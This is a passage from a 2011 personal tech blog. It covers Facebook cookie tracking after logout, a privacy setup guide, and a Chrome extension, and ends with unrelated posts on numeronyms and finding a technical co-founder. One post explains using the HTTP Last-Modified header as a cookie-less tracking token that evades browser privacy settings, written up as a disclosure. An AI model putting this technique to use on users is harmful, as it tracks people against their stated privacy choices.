> For Facebook users, we obtain the consent for the use of a range of cookies when they sign up to our service. Our Privacy Policy makes it clear that these cookies may be accessed both on facebook.com and when they are visiting other websites with Facebook social plugins.
There is no mention of the `datr` cookie or collecting information on non-Facebook users. A user who never visits Facebook and is not a user will still have Facebook cookies set on their computer whenever they visit an integrating site (currently one-third of the top 1000 sites on the web).
## Tracking
In the [WSJ article](https://online.wsj.com/article/SB10001424052748704281504576329441432995616.html), Bret Taylor, the CTO of Facebook said about the `datr` and other cookies:
> “We don't use them for tracking and they're not intended for tracking,” he says.
There were similar responses in my previous posts from Facebook when asked about tracking:
> Generally, unlike other major Internet companies, we have no interest in tracking people. We don’t have an ad network and we don’t sell people’s information. As we state in our help center:, “We do not share or sell the information we see when you visit a website with a Facebook social plugin to third parties and we do not use it to deliver ads to you.”
Facebook keep the data collected for up to 90 days and then delete it. I believe them when they say this and that they are not hiding anything, but I also believe that our definitions of tracking differ. **If you set a cookie on a users machine from one website, and then read that cookie from that persons machine from another website, that is tracking**.
Also, if you look at the machine information above, the “First Seen” field above is **a date that is earlier than 90 days prior** to the records being requested.
Facebook can't help but to track, since they are being sent the cookie by the browser on subsequent requests. They read the cookie, which means that they know it is the same visitor. In my mind it doesn't matter if they do nothing with this data and then delete it after three months, it is still tracking and still has the potential to violate the privacy of users simply by being collected.
At a minimum they are tracking by reading the cookies, and if you look further into some of [the patents](https://www.seobythesea.com/2011/09/facebook-patent-application-target-ads) that Facebook has filed, as well as their business model (advertising), it is not a big leap to make to conclude that Facebook are tracking users and analyzing that data.
_Thanks to [@jonathanmayer](https://twitter.com/#!/jonathanmayer) on Twitter who first noticed the cookies again and reported the issue_. Also, all credit for the Facebook patent find should go to [Bill Slawski](https://www.seobythesea.com/2011/09/facebook-patent-application-target-ads) who did the leg work and wrote the original post. There have been a few other posts that didn't credit Slawski with the find.
---
# How To Setup secure and private Facebook browsing
*2011-10-02*
This howto guide will take you through securing your Facebook account, enable settings for improved privacy, disabling features where your Facebook information can be shared with third-party sites, and finally setting up your browser for private sharing
## Step 1. Securing your Facebook account
_[Image unavailable - Skitch service discontinued]_
Go to [Security Settings](https://www.facebook.com/settings?tab=security%C2%A7ion=browsing&t)
1. Edit 'Secure Browsing' and enable it.Edit 'Login Notifications' and check either email or text messages, or both
1. Edit 'Login Approvals' and enable the option. This will send your phone an SMS message each time a user attempts to login on an unrecognized browser.
1. Click edit on 'Active Sessions' and delete any old login sessions
Click on the 'Facebook Ads' tab in Settings. Click on both 'Edit third party ad settings' and 'Edit social ad settings' and make sure both are set to share to 'no one'.
While you are here in settings, click on 'General' and then 'Password' and change your password. See this Microsoft guide on [choosing a strong password](https://www.microsoft.com/security/online-privacy/passwords-create.aspx).
## Step 2. Settings up Privacy Settings
_[Image unavailable - Skitch service discontinued]_
Go to the [Privacy Settings](https://www.facebook.com/settings/?tab=privacy) preference pane.
**1.** Click 'edit settings' next to 'How to Connect' and set each option to 'friends' at a minimum.
**2.** Disable Instant Personalization. Instant personalization is where partner sites can see your Facebook profile and information without you logging in. Have you ever landed on a website and been surprised that they know who you are? That is instant personalization.
To disable it:
1. On the [Privacy Settings](https://www.facebook.com/settings/?tab=privacy) page click 'edit settings' next to 'Apps and Websites'
1. Click 'edit settings' next to 'Instant Personalization'
1. Click 'close' on the 'Understanding Instant Personalization' dialog
1. Uncheck the 'Enable Instant Personalization' checkbox
1. Ignore the warning and confirm
1. Go back to the [Privacy Settings](https://www.facebook.com/settings/?tab=privacy) page and set the default sharing permission to 'friends'. It is better to start with a low default and to enable more permissions for some type of posts than to start with everything being public and working back.
**4.** Go to the [Applications page](https://www.facebook.com/settings/?tab=applications) and remove all applications that you do not use.
## Step 3. Setting up Private Browsing
The best way to privately browse the web without widgets and other beacons sending data back to a social network is to use two browsers:
**Browser 1** is used for all general web surfing. Clear all cookies on this browser and make sure you are logged out of all social networks on it.
**Browser 2** is used for Facebook and other social networks. Clear all cookies again and login to your social networks here. Do not use this browser for other web surfing.
A good browser choice is to use two of Safari, [Chrome](https://www.google.com/chrome) or [Firefox](https://www.getfirefox.com).
Install the following private browsing plugins:
**Disconnect**: [Disconnect](https://disconnect.me) is a browser plugin for Chrome, Firefox or Safari that will block all widgets from the common social networks and other sites that run third-party apps.
**Adblock**: Install AdBlock for [Chrome](https://chrome.google.com/webstore/detail/gighmmpiobklfepjocnamgkkbiglidom) and [Firefox](https://addons.mozilla.org/en-US/firefox/addon/adblock-plus/)
Further, by going into the preferences of the browser that you use for web surfing, you can set it to clear all cookies when the browser is closed. You can also manually delete all the cookies on this browser. Since you only use this browser for general web surfing, you do not need to retain the cookies.
See the following guide on [how to delete cookies](https://www.aboutcookies.org/Default.aspx?page=2). There are instructions there for multiple browsers.
By following these steps, you go some way to both securing your account and browsing the web privately without any information being leaked. If you have any other tips, feel free to leave them in the comments.
**Disclaimer**: The tips in this post in now way guarantee the security of your information or that your data will never be leak or be compromised. A lot depends on you, the user, remaining vigilant.
---
# Facebook Fixes Logout Issue, Explains Cookies
*2011-09-27*
I wrote [a post two days ago](/posts/logging-out-of-facebook-is-not-enough) about privacy issues with the Facebook logout procedure which could lead to your subsequent web requests to third-party sites that integrate Facebook widgets being identifiable and linked back to your real account. Over the course of the past 48 hours since that post was published we have researched the issue further and have been in constant contact with Facebook on working out solutions and clarifying behavior on the site.
My goal was to both identify bugs in the logout process and see that they are fixed, and to communicate with Facebook in getting some of the unanswered questions answered so that the Facebook using public can be informed of how cookies are used on the site – especially with regard to third-party requests.
In summary, Facebook has made changes to the logout process and they have explained each part of the process and the cookies that the site uses in detail.
## The Data
To help better understand the cookie data that we have collected, I have formatted it into a table that displays the lifetime of each cookie across a number of different web requests. The table can be found on a [separate page with cookie data](/fb-table.html). You can find the [raw Firefox session headers](/fb-headers.txt) as well.
The rows of the table represent each cookie found throughout the debugging session. The first column is the name of the cookie. Each subsequent column shows how the value of the cookie was altered (or not) throughout the following four page requests:
1. A logged in request to `facebook.com`
1. A request to the 'logout' action within Facebook
1. The immediate request of the Facebook homepage
1. A subsequent request to the Facebook homepage after restarting the browser
The table is color coded so that it is easier to see which cookies are altered and which cookies never change. **The data shows that five cookies retain value after the logout procedure and a browser restart, while a further two survive the logout procedure and remain as session cookies.**
## The Fix
The five cookies that persist are `datr`, `lu`, `p`, `L` and `act`. The two cookies that also persist after the logout procedure as session cookies are `a_user` and `a_xs`.
The most important of these is `a_user`, which is the users ID. **As of today, this cookie is now destroyed on logout** . Facebook had the following to say about the `a_user` cookie:
> What you see in your browser is largely typical, except a_user which is
> less common and should be cleared upon logout (it is set on some photo
> upload pages). There is a bug where a_user was not cleared on logout. We will
> be fixing that today.
The other 'a' cookie, `a_xs`, is now also deleted on logout. `a_xs` is used to prevent cross-site request forgery.
## The Other Cookies
This leaves a number of other cookies, and I will be explaining the purpose of each one as per information from Facebook.
The `datr` cookie is set when a browser first visits facebook.com. The purpose of it, as per Facebook, is:
> We set the ‘datr’ cookie when a web browser accesses facebook.com (except social plugin iframes), and the cookie helps us identify suspicious login activity and keep users safe. For instance, we use it to flag questionable activity like failed login attempts and attempts to create multiple spam accounts.
The `lu` cookie is also set the first time a browser visits facebook.com and is used to identify the browser pre-fill the users email address in the login form. The purpose of it, as per Facebook again, is:
> the ‘lu’ cookie helps protect people using public computers. The data it contains is used to make subtle changes to the login form, such as prefilling your email address and unchecking the “Keep me logged in” option if we detect multiple users signing in with the same browser. If you log out, this cookie does not contain your user id and Facebook will not prefill the email field.
These cookies, by the very purpose they serve, uniquely identify the browser being used – even after logout. As a user, you have to take Facebook at their word that the purpose of these cookies is only for what is being described. The previous `a_user` cookie that was fixed identified your user account and has been fixed, these cookies identify the browser and are not re-associated with your logged in account.
Most of the remaining cookies are not very interesting – they set things like the language of your browser and device dimensions. The most interesting cookie, for me (after the userid, obviously), was `act`. The values for this cookie for the requests I logged were `1316962370811/2;`, `1316972790935/11;` and `1317032073811/0;`. It is a timestamp for each request, in milliseconds since [UNIX epoch](https://en.wikipedia.org/wiki/Unix_time) (1st January 1970). What interested me was that not only was the timestamp accurate to milliseconds (ie. thousandths of a second) but that an additional number was being added to it. My gut instinct was that the additional number (ie. the /11, /0 and /2 in those exaples) was being added to make the timestamp unique for each and every request. Facebook confirmed this:
> It is a monotonically increasing counter of actions since the start of logging. As we shared, this is for the collection of performance data — nothing else.
I understand the technical reason for that – they can store the timestamp as a primary key in their logging backend and not have to associate benchmarking of each request back to a user. I believe Facebook here when they say that although this is a unique identifier it isn't used to link back to a user id – but it is definitely being logged and it _can_ be linked to a user.
## Where Now
Facebook has changed as much as they can change with the logout issue. They want to retain the ability to track browsers after logout for safety and spam purposes, and they want to be able to log page requests for performance reasons etc. I would still recommend that users clear cookies or use a separate browser, though. I believe Facebook when they describe what these cookies are used for, but that is not a reason to be complacent on privacy issues and to take initiative in remaining safe.
I discovered a lot of other issues and interesting areas ripe for further investigation while researching the cookie logout issue – and I will be taking each one of them up on the blog here in the near future.
I must thank Gregg Stefancik, an engineer at Facebook who reached out (and also left the 'official' Facebook response as a comment on the previous post) and who worked with us on this issue. Thank you as well to other Facebook engineers who reached out. On my end [Ashkan Soltani](https://ashkansoltani.org/) and [Brian Kennish](https://twitter.com/byoogle) (author of the excellent [disconnect](https://disconnect.me/) browser plugins that every user should be running) were invaluable with providing tests, advice and additional sets of eyes.
---
# Logging out of Facebook is not enough
*2011-09-25*
**Important Update**: Facebook has responded and issued a fix for this issue. See the [follow up blog post “Facebook Fixes Logout Issue, Explains Cookies”](/posts/facebook-fixes-logout-issue-explains-cookies)
Dave Winer wrote a timely piece this morning about how [Facebook is scaring him](https://scripting.com/stories/2011/09/24/facebookIsScaringMe.html) since the new API allows applications to post status items to your Facebook timeline without a users intervention. It is an extension of Facebook Instant and they call it _frictionless sharing_. The privacy concern here is that because you no longer have to explicitly opt-in to share an item, you may accidentally share a page or an event that you did not intend others to see.
The advice is to log out of Facebook. But logging out of Facebook only de-authorizes your browser from the web application, a number of cookies (including your account number) are still sent along to all requests to `facebook.com`. **Even if you are logged out, Facebook still knows and can track every page you visit that has Facebook integrated**. The only solution is to delete every Facebook cookie in your browser, or to use a separate browser for Facebook interactions.
Here is what is happening, as viewed by the HTTP headers on requests to `facebook.com`. First, a normal request to the web interface as a logged in user sends the following cookies:
_Note: I have both fudged the values of each cookie and added line wraps for legibility_
```http
Cookie:
datr=tdnZTOt21HOTpRkRzS-6tjKP;
lu=ggIZeheqTLbjoZ5Wgg;
openid_p=101045999;
c_user=500011111;
sct=1316000000;
xs=2%3A99105e8977f92ec58696cf73dd4a32f7;
act=1311234574586%2F0
```
The request to the logout function will then see this response from the server, which is attempting to unset the following cookies:
```http
Set-Cookie:
_e_fUJO_0=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; domain=.facebook.com; httponly
c_user=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; domain=.facebook.com; httponly
fl=1; path=/; domain=.facebook.com; httponly
L=2; path=/; domain=.facebook.com; httponly
locale=en_US; expires=Sun, 02-Oct-2011 07:52:33 GMT; path=/; domain=.facebook.com
lu=ggIZeheqTLbjoZ5Wgg; expires=Tue, 24-Sep-2013 07:52:33 GMT; path=/; domain=.facebook.com; httponly
s=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; domain=.facebook.com; httponly
sct=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; domain=.facebook.com; httponly
W=1316000000; path=/; domain=.facebook.com
xs=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; domain=.facebook.com; httponly
```
To make it easier to see the cookies being unset, the names are in italics. If you compare the cookies that have been set in a logged in request, and compare them to the cookies that are being unset in the logout request, you will quickly see that there are a number of cookies that are not being deleted, and there are two cookies (_locale_ and _lu_) that are only being given new expiry dates, and three new cookies (_W_, _fl_, _L_) being set.
Now I make a subsequent request to `facebook.com` as a 'logged out' user:
```http
Cookie:
datr=tdnZTOt21HOTpRkRzS-6tjKP;
openid_p=101045999;
act=1311234574586%2F0;
L=2;
locale=en_US;
lu=ggIZeheqTLbjoZ5Wgg;
lsd=IkRq1;
reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Findex.php%3Flh%3Dbf0ed2e54fbcad0baaaaa32f88152%26eu%3DJhvyCGewZ3n_VN7xw1BvUw;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Findex.php%3Flh%3Dbf0ed2e54fbcad0b1aaaaa152%26eu%3DJhvyCGewZ3n_VN7xw1BvUw
```
The primary cookies that identify me as a user are still there (_act_ is my account number), even though I am looking at a logged out page. Logged out requests still send nine different cookies, including the most important cookies that identify you as a user
This is not what 'logout' is supposed to mean – **Facebook are only altering the state of the cookies instead of removing all of them when a user logs out.**
With my browser logged out of Facebook, whenever I visit any page with a Facebook like button, or share button, or any other widget, the information, including my account ID, is still being sent to Facebook. The only solution to Facebook not knowing who you are is to **delete all Facebook cookies.**
You can test this for yourself using any browser with developer tools installed. It is all hidden in plain sight.
## An Experiment
This brings me back to a story that I have yet to tell. A year ago I was screwing around with multiple Facebook accounts as part of some development work. I created a number of fake Facebook accounts after logging out of my browser. After using the fake accounts for some time, I found that they were suggesting my real account to me as a friend. Somehow Facebook knew that we were all coming from the same browser, even though I had logged out.
There are serious implications if you are using Facebook from a public terminal. If you login on a public terminal and then hit 'logout', you are still leaving behind fingerprints of having been logged in. As far as I can tell, these fingerprints remain (in the form of cookies) until somebody explicitly deletes all the Facebook cookies for that browser. Associating an account ID with a real name is easy – as the same ID is used to identify your profile.
Facebook knows every account that has accessed Facebook from every browser and is using that information to suggest friends to you. The strength of the 'same machine' value in the algorithm that works out friends to suggest may be low, but it still happens. This is also easy to test and verify.
I reported this issue to Facebook in a detailed email and got the bounce around. I emailed somebody I knew at the company and forwarded the request to them. I never got a response. The entire process was so flaky and frustrating that I haven't bothered sending them two XSS holes that I have also found in the past year. They really need to get their shit together on reporting privacy issues, I am sure they take security issues a lot more seriously.
## The Rise of Privacy Awareness
10-15 years ago when I first got into the security industry the awareness of security issues amongst users, developers and systems administrators was low. Microsoft Windows and IIS were swiss cheese in terms of security vulnerabilities. You could manually send malformed payloads to IIS 4.0 and have it crash with a stack or heap overflow, which would usually lead to a remote vulnerability.
A decade ago the entire software industry went through a reformation on awareness of security principles in administration and development. Microsoft re-trained all of their developers on buffer overflows, string formatting bugs, off-by-one bugs etc. and audited their entire code base. A number of high-profile security incidents raised awareness, and today vendors have proper security procedures, from reporting new bugs to hotfixes and secure programming principles (this wasn't just a Microsoft issue – but I had the most experience with them).
Privacy today feels like what security did 10-15 years ago – there is an awareness of the issues steadily building and blog posts from prominent technologists is helping to steamroll public consciousness. The risks around privacy today are just as serious as security leaks were then – except that there is an order of magnitude more users online and a lot more private data being shared on the web.
Facebook are front-and-center in the new privacy debate just as Microsoft were with security issues a decade ago. The question is what it will take for Facebook to address privacy issues and to give their users the tools required to manage their privacy and to implement clear policies – not pages and pages of confusing legal documentation, and 'logout' not really meaning 'logout'.
## Update: Contact with Facebook
To clarify, I first emailed this issue to Facebook on the 14th of November 2010. I also copied the email to their press address to get an official response on it. I never got any response. I sent another email to Facebook, press and copied it to somebody I know at Facebook on the 12th of January 2011. Again, I got no response. I have copies of all the emails, the subject lines were very clear in terms of the importance of this issue.
I have been sitting on this for almost a year now. The renewed discussion about Facebook and privacy this weekend prompted me to write this post.
## Update 2: Followup
The reaction to this story has been amazing. I am writing a followup that will analyze both the data that I have collected as well as the response from Facebook (which you can read below in the comments). If you wish to view the raw logs, [I have saved them here](/fb-headers.txt). Specifically the `datr` and `lu` cookies are retained after logout and on subsequent requests, and the `a_user` cookie, which contains your userid, is only cleared once the session is restarted. Most importantly, _connection state_ is retained through these HTTP connections. There is never a clean break between a logged in session and a logged out session – but I will have more on that in a follow-up post.
**Erratum**: I refer to the wrong cookie name in the post above. I also say 'all sites' can be tracked, when I meant to say 'all sites that integrate facebook'.
---
# Persistent and Unblockable Cookies Using HTTP Headers
*2011-08-19*
There was a big [story](https://ashkansoltani.org/docs/respawn_redux.html) last week about published research that claimed analytics company KissMetrics were tracking users across multiple sites using a unique `ETag`([spec](https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.19)). KissMetrics [denied](https://blog.kissmetrics.com/official-kissmetrics-response-to-data-collection-practices/) that they were using ETags to track users, and they have filed a lawsuit against the author of the research piece (**Note**: see update at the bottom of this post).
The ETag (short for 'element_Entity_ tag') method of tracking users has been known and used in affiliate schemes since early [last decade](http://www.arctic.org/~dean/tracking-without-cookies.html). It is also known that the `Last-Modified`([spec](https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.29)) header can, in theory, be used to track users by setting a unique update time.
What I do not believe is well known is that the `Last-Modified` header accepts any random string – it does not have to be a verified date.
The best way to demonstrate this is to show an example. This example uses a [demo page](/tracking-cookie) I have setup that sets random modified dates. If you refresh after setting the modified field you can verify that your browser replays the unique string.
## Initial Request
Here is the initial request to the server. Nothing unusual here.
## Server Response: Setting the token
The server responds and sets a unique identifier (in this case an UUID that I generate) as the `Last-Modified`([spec](https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.25)) date:
Note that normally if this method of caching is used the server response header will be a standard datetime string:
**Subsequent Browser Requests**
The browser now sends this token along with subsequent requests to the same URL using the `If-Modified-Since`([spec](https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.25)) header. It is asking _'if the modified date of this resource newer than this date, send it to me'_ – but it is replaying the unique identifier rather than a date.
It works after closing and restarting the browser, and works in all the major browsers. The ETag method doesn't work in all cases, especially with web proxies, but the Last-Modified method does.
## Solutions
The problem with these techniques is that they bypass user and browser privacy settings centered around cookies. You can block all cookies and yet ETag, Last-Modified and other methods can be used to track your browser.
In terms of `Last-Modified`, the spec says that it should be a date – but it also mentions that there are potential issues with the clock being out of sync. Most library implementations simply store and replay the date string – they do not bother attempting to parse it since date parsing is such a pain in the ass. Browsers are doing the same thing, which is why this bug exists. It means that `Last-Modified` works just as well as a cookie, but **without the privacy controls**
I will be filing a bug report with the open source browsers and requesting that the date is parsed properly. This won't completely solve the problem, since users can still be tracked by setting a unique datetime – but perhaps one of the more innovative browser's will come up with a solution where the time is rounded off to the nearest hour, and some basic sanity checking is done. There is no other real solution, other than clearing and disabling your cache, but conditional GET's still take place during a browser session with some browsers.
Try this bug out yourself by using the [demo page](/tracking-cookie) I have setup.
## Addendum
The privacy plugin that I am working on, [Parley](https://github.com/nikcub/parley), would solve the cross-site tracking aspect of this bug, since it blocks all third party requests. I am thinking of adding date verification and fudging to it as well. Something to work on the next time I pick that project up (there is only so much you can do with plugins, which leads to a temptation to fork Webkit and build a privacy and security-aware browser)
**Note:** In an earlier version of this post I said that KissMetrics had filed a lawsuit against the author of the ETag [research piece](https://ashkansoltani.org/docs/respawn_redux.html). This was not accurate. KissMetrics have filed a counter-suit against a law firm who have sued them and their clients. The author of the report, [Ashkan Soltani](https://ashkansoltani.org/), has nothing to do with the KissMetric lawsuit. Apologies to him for getting it mixed up.
---
# BlockPlus - A browser extension to block Google+ notifications
*2011-07-06*
Google recently launched their much-publicized social network [Google+](https://plus.google.com). I [signed up](https://plus.google.com/105854725972317368943) early on, but found that having the new status bar across the top of all the other Google applications was becoming a distraction.
Earlier today I went into Gmail to send a simple email, and the Google+ notifier caught my attention. I clicked on it and ended up spending 30 minutes browsing through various posts, adding people, etc. Then I noticed [a tweet from Sacca](https://twitter.com/#!/sacca/status/88653313096163329) saying the same thing, that he was being distracted by the notifier.
It prompted me to write a quick browser plugin (Chrome only at the moment) to block all references to Google+ from the global Google nav. It is called [BlockPlus](https://bitbucket.org/nik/blockplus) and you can install it right now by [clicking here](http://nikcub.appspot.com/static/blockplus-2.crx).
BlockPlus will remove any links to Google+ in the global nav, including the profile link, circles, etc. It will also remove the notifier. It blocks the requests, and also hides those elements from view – so you are not only hiding it but saving on 6-7 HTTP requests that normally take place each time you hit the global nav.
The project is hosted on my BitBucket, so you can download, fork and view the source. If you find any issues or have any feedback, please [submit a ticket](https://bitbucket.org/nik/blockplus/issues).
## Screenshot
---
# Numeronym
*2011-04-07*
i18n is a popular abbreviation for 'Internationalization'. It is abbreviated by taking the first and last letters and replacing all the characters in the middle with the number of characters replaced. l10n is the abbreviation for localization. I am not sure if a lot of developers who are familiar with the terms understand the origins, but apparently this style of abbreviation is referred to as a [Numeronym.](https://en.wikipedia.org/wiki/Numeronym)
There is some history about them on Wikipedia. Numeronym's also include words such as 'K9', where the number is pronounced as part of the word.
They have become more popular recently in the startup community and in blogs because the venture capital firm Andressen Horowitz has their internet home at the domain [a16z.com](https://www.a16z.com).
Numeronym's are easy to parse in Python, and there are a dozen ways to do it. I had added a `numeronym(word)` method to my utils library, for what reason, I do not know.
I am now 'nik c8c'.
---
# Pain and Gain
*2010-12-21*
I can't remember how I found this story, but it is amazing. The incidents covered occurred during the early to mid 90s, and the Miami New Times article was published in 1999. The story is about the manager, some employees and members of a body building and gym club in Miami who move into violent crime to make some extra money.
The team are ruthless but amateur criminals, and the story has many dark comedic moments. I was thinking while reading the story that it would make an amazing film, or full-length book – and it turns out that [Michael Bay](https://en.wikipedia.org/wiki/Michael_Bay#Current_projects) (of Transformers and Explosions fame) bought the rights to the story years ago, and plans on adapting it into a movie.
I am not sure if he is the right director for this project, it is probably better suited to the Cohen brothers, or Tarrantino, but if he adapts it to a film and keeps it true to the real story, while making it a dark and surreal comedy, it should be a great film.
> They were local bodybuilders with a penchant for steroids, strippers, and quick cash. And they became expert in the use of a peculiar motivational tool: Torture
The story is very long but well worth the read. It is a lot stranger than fiction, and there isn't a lot of coverage of the story or the future fate of many of the main characters online. Divided into three parts, I have linked to the printer friendly version:
- [Pain & Gain Part 1](https://www.miaminewtimes.com/content/printVersion/240700/)
- [Pain & Gain Part 2](https://www.miaminewtimes.com/content/printVersion/240723/)
- [Pain & Gain Part 3](https://www.miaminewtimes.com/content/printVersion/240747/)
---
# Finding a Technical Co-Founder
*2010-11-05*
My own anecdotal evidence indicates that the number of tech startups being founded is on the rise again. YCombinator received a record number of applicants in the most recent batch, and has extended the number of interview slots this year because of both the increased number of applicants and the quality of applicants. In the recent weeks, I have also had no less than three people email me and ask about finding a technical co-founder, which has also been [a very frequent topic](https://www.google.com/search?sourceid=chrome&ie=UTF-8&q=site:news.ycombinator.com+technical+AND+co-founder+OR+cofounder) on the Hacker News forums.
Rather than reply to people who ask me via emails, I figure I plug any advice that I have gathered together into a blog post.
## Hang out in tech entrepreneur rich communities
Perhaps the easiest way to find potential technical co-founders is to hang out in both online and offline communities where technical entrepreneurs gather. Engage in the community by asking and answering questions, and become known by filling in your profile information with a link to your own blog or website that outlines who you are and what you are working on. There is no need to be specific about your idea, you may just want to mention the industry you are working in.
There are many online tech communities, but here are just a few:
- [Hacker News](https://news.ycombinator.com) – Probably a must-engage site. Full of smart people willing to help and give advice, but many technical people there are either starting their own companies or working at startups.
- [Reddit](https://www.reddit.com) – Specifically the programming, business and startup sub-redits.
- [Slashdot](https://www.slashdot.org) – Not as vibrant as it once was, but still a large tech community
- [Stack Overflow](https://www.stackoverflow.com) – A Q&A site but one where you can get to know good technical people
- [Quora](https://www.quora.com) – Increasingly becoming a popular online hangout for tech people and entrepreneurs.
- [Webmasterworld](https://www.webmasterworld.com) – A popular forum for web developers.
- [SitePoint Forums](https://www.sitepoint.com/forums/) – A popular marketplace and forum for web developers.
- [Business of Software](https://discuss.joelonsoftware.com/?biz) – Joel Spolsky's forum which has been running for over a decade now. Full of smart people running their own startups and ISV's (independent software vendors).
- [Twitter](https://www.twitter.com) and blogs – Participate in discussions on Twitter and blogs. The main tech influencers are not hard to find (Twitter will suggest them to you) and most are friendly and engaging
- [IRC](https://www.freenode.net) – I booted my entire tech career through people I met on IRC. Freenode is the network most popular with developers today, especially with open source projects (channels such as #python, #rubyonrails, ##php etc. are full of smart tech people)
- Regional communities and Alumni orgs – Google search for regional message boards and forums and check your own alumni organizations. People often cite the groups and organizations they are members of on Facebook and LinkedIn.
Do not be afraid to ask questions, most people are generally friendly – but remember that communities are a two-way process of giving and receiving.
## Ask former co-workers
Get the word out that you are starting a company. Email and connect with former co-workers and let them know that you are working on starting a new company. This can often lead to introductions to suitable people, or into networks where you can find a technical co-founder.
## Ideas alone are not worth a lot
Simply having an idea and a promise of working on marketing is not enough to attract a capable technical co-founder. You will need to bring more to the potential relationship. Most co-founder relationships flounder when one co-founder believes that the other is not holding up his or her end of the bargain.
Instead of simply waiting for a technical co-founder to build a product (by which point they will likely become frustrated and strike out on their own), you can do a lot of other work in preparation for an early product launch or preview. This includes:
- **Researching the potential market** and assembling a lot of research material. [Evernote](https://evernote.com) or OneNote are both great applications you can use to collect clippings of research from online or offline sources about your potential market. You can also track online research using Google Docs. A potential technical co-founder will be more willing to work with you if they see that you are putting effort into understanding the market.
- **Talk to customers** – Work out who your ideal first 20 customers will be, and email them and ask them what their current pain points are. Collate this research and use the information to guide your product planning.
- **Competition Analysis** – Find out who your competitors are as part of your research. What do they do that sucks so much that you can do better? Is there a similar product that already exists that perhaps you can partner with? (ie. instead of doing a GroupOn clone in South Korea, how about contacting GroupOn and asking if you can franchise? (just an example))
- **Partnerships** – B2B business development work can commence before you have a product. Just be upfront to your potential partners about the state that the product is in at the moment (ie. it doesn't exist) and work with them to build something that they would partner with you on.
- **Spec the product** – Based on your research and feedback from potential customers, you should be putting together a product plan. This is separate to a wireframe or prototype and is a simple document with bullet points that outlines the core features for the next x releases of your product, and why they are in that order. It is the result of your market knowledge an research condensed into a product spec.
- **Wireframe** – Take the product plan and by researching what works and what doesn't with good products start to wireframe what the product will look like. Make sure you take into account your target market (ie. will they care about Facebook connect or connecting with Twitter? What countries or regions are they in? You should know this already)
- **Branding** – You do not need to be a genius designer to come up with a brand. [See my recent post here about naming a product or company](http://nikcub.appspot.com/guide-to-finding-a-good-and-safe-company-or-product-name). Sites like [99designs](https://99designs.com) will let you buy a design from a selected freelancer from dozens of prospective designers bidding for your work. Spending some money and making a financial commitment in the form of a domain name, a logo and a brand also demonstrates that you are committed to the startup idea.
All of this work will help you in convincing a potential technical co-founder that you have what it takes to do the non-technical work necessary. You have some skin in the game (both time and financially) and you aren't simply trying to find a dev who will do all the work (from their point of view).
## Learning enough code
Triple-threats in the startup world are rare. I classify a triple-threat as an entrepreneur who has the combined skill base of being technical, knowing how to market a product and running the operations side of a business. These three roles are critical in an early-stage company, so if a non-technical co-founder can bring two of them to a startup while also being able to bridge the communications to technical people, you will be in a much better position.
You do not need to know how to build the product yourself – you just need to know the difference between Django and RubyOnRails, the different cloud computing platforms and the pros and cons of each (or at least the terminology). Your last resort if you are not able to find a technical co-founder is to step through the numerous tutorials and books available and learning to build a prototype yourself, or better yet, find a contract developer to do it for you. It is always easier to learn how to code when you have a product goal in mind, rather than just churning through dozens of mundane examples.
It is also unreasonable to believe that you can become a competent developer in 24 hours or a week (as some books may lead you to believe), so it requires patience on your part and dealing with frustration when your application is not responding in the way you think it should be.
The better option though, covered below, is to find a contract developer to build your prototype for you.
## Prototype
In terms of learning technical skills, there is no solid advice to go one way or another – if you can't find a technical co-founder then learning to assemble a prototype (or better yet, finding a cheap developer to do it for you) will help you in attracting a potential co-founder (this along with your product and marketing work).
There are a number of freelance sites where you can find developers who will work on a contract basis and will build your product prototype to a spec. The first note here is that with many of these sites and with many of the developers you find, the success rate of the project will largely depend on how good your specification is. Begin by placing a project with a 2-3 paragraph description, but have a full detailed product description and wireframe ready to send to serious bidders.
Andrew Warner of Mixergy [conducted an excellent interview](https://mixergy.com/free-apps-interview/) yesterday with an iPhone application development firm who have developed almost a dozen iPhone apps using online contract workers. They do the spec and marketing work and are seeing $80k a month in revenue, so a successfull relationship with contract development work is very possible.
The sites to consider to find potential developers are:
- [Elance](https://www.elance.com) – This is the original offshore/contract development site and has been around since the late 90s. I first used this site over 10 years ago and have had very successful results finding developers and contractors in other fields such as SEO, marketing, etc. You will need to signup as a purchaser which requires a subscription of a few hundred dollars, but the quality of contracts available is generally high. Be wary of the generic response templates (ie. those who reply with a boilerplate response of 'yes we can do this') and narrow down to those who have read your description and have written a bespoke response/proposal.
- [Odesk](https://www.odesk.com) – I have less experience with oDesk – but I have found good developers on the site. It is worth subscribing and browsing the categories and the developers.
- [Rent-a-coder](https://www.rentacoder.com) and [Guru](https://www.guru.com) – These sites, and the millions of others like them, are in a different category. The average quality of contractor is lower than Elance or ODesk, and you will need to work harder to find good developers on these sites, but they do exist. The extra effort you put in to find good developers here can be worth it as you could uncover some gems who are less established but are cheaper. One of the longest running dev relationships I had was a small firm I found on one of these sites and they ended up being very good.
You will need to project manage the developers you find, and invest in the order of $1000-3000 for a prototype. The combination of having the market research done, the beginnings of business development work with potential partners, your branding, a product plan and now a simple prototype is more than enough to attract even the best technical co-founders and other core team members (and even to attract funding).
## Evaluating a technical co-founder
As a non-technical person it is difficult to evaluate a technical co-founder. One you have a candidate, ask a technical friend to evaluate their skills. Be careful with how you approach this, as technical people can be touchy and sensitive about being queried on their skills, especially by a non-technical person.
Approach the task like you would with hiring and speak to references from previous employers, and speak to prior co-workers (approach it casually). Get a feel for their technical capabilities by looking at any projects they have released or built in the past (there is no better indicator than released code – a surprising number of technical people have never actually shipped code that is used by other people.)
It is fair to question their commitment, such as if they are planning on keeping their full-time job while working on a startup part-time (apparently this is a red flag to YCombinator, and it probably should be). By this point you should have demonstrated your own commitment by following the steps above, so it is fair to ask a potential technical co-founder to do the same. If in doubt, pass on the opportunity and move on to find somebody else.
Once you have put in the effort and found a potential technical co-founder, be generous with equity distribution. Co-founders are partners, and you want to address the question of equity split and be done with it sooner rather than later. Not settling the question of equity while working on the company is a ticking time-bomb.
